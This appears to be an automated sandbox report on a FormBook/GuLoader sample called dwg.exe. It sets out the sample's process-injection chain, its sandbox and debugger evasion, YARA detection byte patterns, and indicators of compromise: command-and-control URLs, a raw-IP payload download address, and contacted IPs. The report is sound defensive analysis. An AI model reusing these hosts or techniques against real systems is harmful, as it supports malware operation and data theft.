ID: 357209
Sample Name: dwg.exe
Cookbook: default.jbs
Time: 09:53:01
Date: 24/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report dwg.exe

Overview


General Information

Sample Name:	dwg.exe
Analysis ID:	357209
MD5:	92628cc54ad5d8..
SHA1:	586c6da770b640..
SHA256:	6e6fa2f1d1b7e3c..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- dwg.exe (PID: 6408 cmdline: 'C:\Users\user\Desktop\dwg.exe' MD5: 92628CC54AD5D8FFED4F28F9BF9F80F8)
  - dwg.exe (PID: 6696 cmdline: 'C:\Users\user\Desktop\dwg.exe' MD5: 92628CC54AD5D8FFED4F28F9BF9F80F8)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmmon32.exe (PID: 2208 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 6612 cmdline: /c del 'C:\Users\user\Desktop\dwg.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6684 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
0000000A.00000002.461717156.00000000026E4000.00000004.00000020.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x50e4:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000004.00000002.291759356.000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.291759356.000000000008 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 2 5 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x197a7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a84a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.291759356.000000000008 0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166d9:$sqlite3step: 68 34 1C 7B E1 • 0x167ec:$sqlite3step: 68 34 1C 7B E1 • 0x16708:$sqlite3text: 68 38 2A 90 C5 • 0x1682d:$sqlite3text: 68 38 2A 90 C5 • 0x1671b:$sqlite3blob: 68 53 D8 7F 8C • 0x16843:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.296448526.000000001DEB 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 15 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

Uses 32bit PE files

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Yara detected Generic Dropper

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	F S E
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping	Security Software Discovery 7 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	F T V A
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	F V V A

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 3 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
dwg.exe	17%	ReversingLabs	Win32.Backdoor.Androm	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.cmmon32.exe.49d7960.5.unpack	100%	Avira	TR/Dropper.Gen		Download File
10.2.cmmon32.exe.26e45d0.2.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.bloomingintoyou.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=8yKicZTiYwz0hefatpOkgI7InzeyxHrMIp7ZjAxR	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.winningscotland.com/gzjz/?an=H++1jH4LKbR0fJKel0r+X/Bgsf9YQS9YCvMETuo+3edei6txUlQLYKB4EjEP5vt6Q2ea&Rxo=8pyT5Z4hoPNLSb	0%	Avira URL Cloud	safe	
http://www.kreatelymedia.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=LENh5Imcw7WV23PMDSK6gQgZ7usNfvsiux/HEpxATH+NcHhzFLQFIzxEn7XOqifbExQJ	0%	Avira URL Cloud	safe	
http://www.readingqueens.com/gzjz/?an=FjP/8nTVipDtB7rMeh6473uM1PeF+4kTlJ1YfKzI0TvNj01mXujzKbdkPkRKtuLnfvUf&Rxo=8pyT5Z4hoPNLSb	0%	Avira URL Cloud	safe	
http://www.hhappxz.com/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://45.153.203.193/nn.bin	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.india-vspakistanlive.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=jd3N18O1dmETY8AwSK2SCf/DBHf2WfDwkoednOutgI3n+6kC8/qkQJNPdpn7LPtDVMxb	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.neuroacademyok.com/gzjz/?an=/pUzTSccEH+RkAwwv+GOC/YRN8fCteWKlCqISlYUoueysdRKiHy5pXXTDI02yup/WIos&Rxo=8pyT5Z4hoPNLSb	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.bloomingintoyou.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=8yKicZTiYwz0hefatpOkgI7InzeyxHrMIp7ZjAxRWYlijCvBEtCIbqNPIKBmez+UsXeV	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.hamiltonparkpdx.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=g/ID2zcVRpzk9dEh2O/HeBX/PmjvP3gMDSJL8xLFEItD5siNJ7dqXm1dyHJfWJK4oFU1	0%	Avira URL Cloud	safe	
http://hhspapp8.com/dh5/index.html	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
neuroacademyok.com	23.111.137.154	true	true		unknown
www.process-activation.net	109.68.33.25	true	false		unknown
www.rentcafecloudflaremvccn.com	104.18.194.20	true	true		unknown
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	3.223.115.185	true	false		high
bloomingintoyou.com	192.0.78.25	true	true		unknown
ghs.googlehosted.com	142.250.185.179	true	true		unknown
kreatelymedia.com	34.102.136.180	true	true		unknown
www.india-vspakistanlive.com	23.110.124.43	true	true		unknown
www.hamiltonparkpdx.com	unknown	unknown	true		unknown
www.winningscotland.com	unknown	unknown	true		unknown
www.ibluebay3dwd.com	unknown	unknown	true		unknown
www.bloomingintoyou.com	unknown	unknown	true		unknown
www.resp04.online	unknown	unknown	true		unknown
www.kreatelymedia.com	unknown	unknown	true		unknown
www.neuroacademyok.com	unknown	unknown	true		unknown
www.readingqueens.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.winningscotland.com/gzjz/?an=H++1jH4LKbR0fJKel0r+X/Bgsf9YQS9YCvMETuo+3edei6txUlQLYKB4EjEP5vt6Q2ea&Rxo=8pyT5Z4hoPNLSb	true	• Avira URL Cloud: safe	unknown
http://www.kreatelymedia.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=LENh5Imcw7WV23PMDSK6gQgZ7usNfvsiux/HEpxATH+NcHhzFLQFIzxEn7XOqifbExQJ	true	• Avira URL Cloud: safe	unknown
http://www.readingqueens.com/gzjz/?an=FjP/8nTVipDtB7rMeh6473uM1PeF+4kTlJ1YfKzI0TvNj01mXujzKbdkPkRKtuLnfvUf&Rxo=8pyT5Z4hoPNLSb	true	• Avira URL Cloud: safe	unknown
http://45.153.203.193/nn.bin	true	• Avira URL Cloud: safe	unknown
http://www.india-vspakistanlive.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=jd3N18O1dmETY8AwSK2SCf/DBHf2WfDwkoednOutgI3n+6kC8/qkQJNPdpn7LPtDVMxb	true	• Avira URL Cloud: safe	unknown
http://www.neuroacademyok.com/gzjz/?an=/pUzTSccEH+RkAwwv+GOC/YRN8fCteWKlCqISlYUoueysdRKiHy5pXXTDI02yup/WIos&Rxo=8pyT5Z4hoPNLSb	true	• Avira URL Cloud: safe	unknown
http://www.bloomingintoyou.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=8yKicZTiYwz0hefatpOkgI7InzeyxHrMIp7ZjAxRWYlijCvBEtCIbqNPIKBmez+UsXeV	true	• Avira URL Cloud: safe	unknown
http://www.hamiltonparkpdx.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=g/ID2zcVRpzk9dEh2O/HeBX/PmjvP3gMDSJL8xLFEItD5siNJ7dqXm1dyHJfWJK4oFU1	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.bloomingintoyou.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=8yKicZTiYwz0hefatpOkgI7InzeyxHrMIp7ZjAxR	cmmon32.exe, 0000000A.00000002.463980109.0000000004B52000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.hhappxz.com/	cmmon32.exe, 0000000A.00000002.463980109.0000000004B52000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://zz.bdstatic.com/linksubmit/push.js	cmmon32.exe, 0000000A.00000002.463980109.0000000004B52000.00000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://push.zhanzhang.baidu.com/push.js	cmmon32.exe, 0000000A.00000002.463980109.0000000004B52000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000005.00000000.275736987.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	explorer.exe, 00000005.0000000 0.275736987.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://hhspapp8.com/dh5/index.html	cmmon32.exe, 0000000A.00000002 .463980109.0000000004B52000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.25	unknown	United States		2635	AUTOMATTICUS	true
104.18.194.20	unknown	United States		13335	CLOUDFLARENETUS	true
45.153.203.193	unknown	Netherlands		35251	NETLABFR	true
142.250.185.179	unknown	United States		15169	GOOGLEUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
23.111.137.154	unknown	United States		29802	HVC-ASUS	true
23.110.124.43	unknown	United States		395954	LEASEWEB-USA-LAX-11US	true
3.223.115.185	unknown	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	357209
Start date:	24.02.2021
Start time:	09:53:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	dwg.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/0@13/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 50.5% (good quality ratio 43.5%) • Quality average: 70.7% • Quality standard deviation: 33.9%
HCA Information:	• Successful, ratio: 64% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
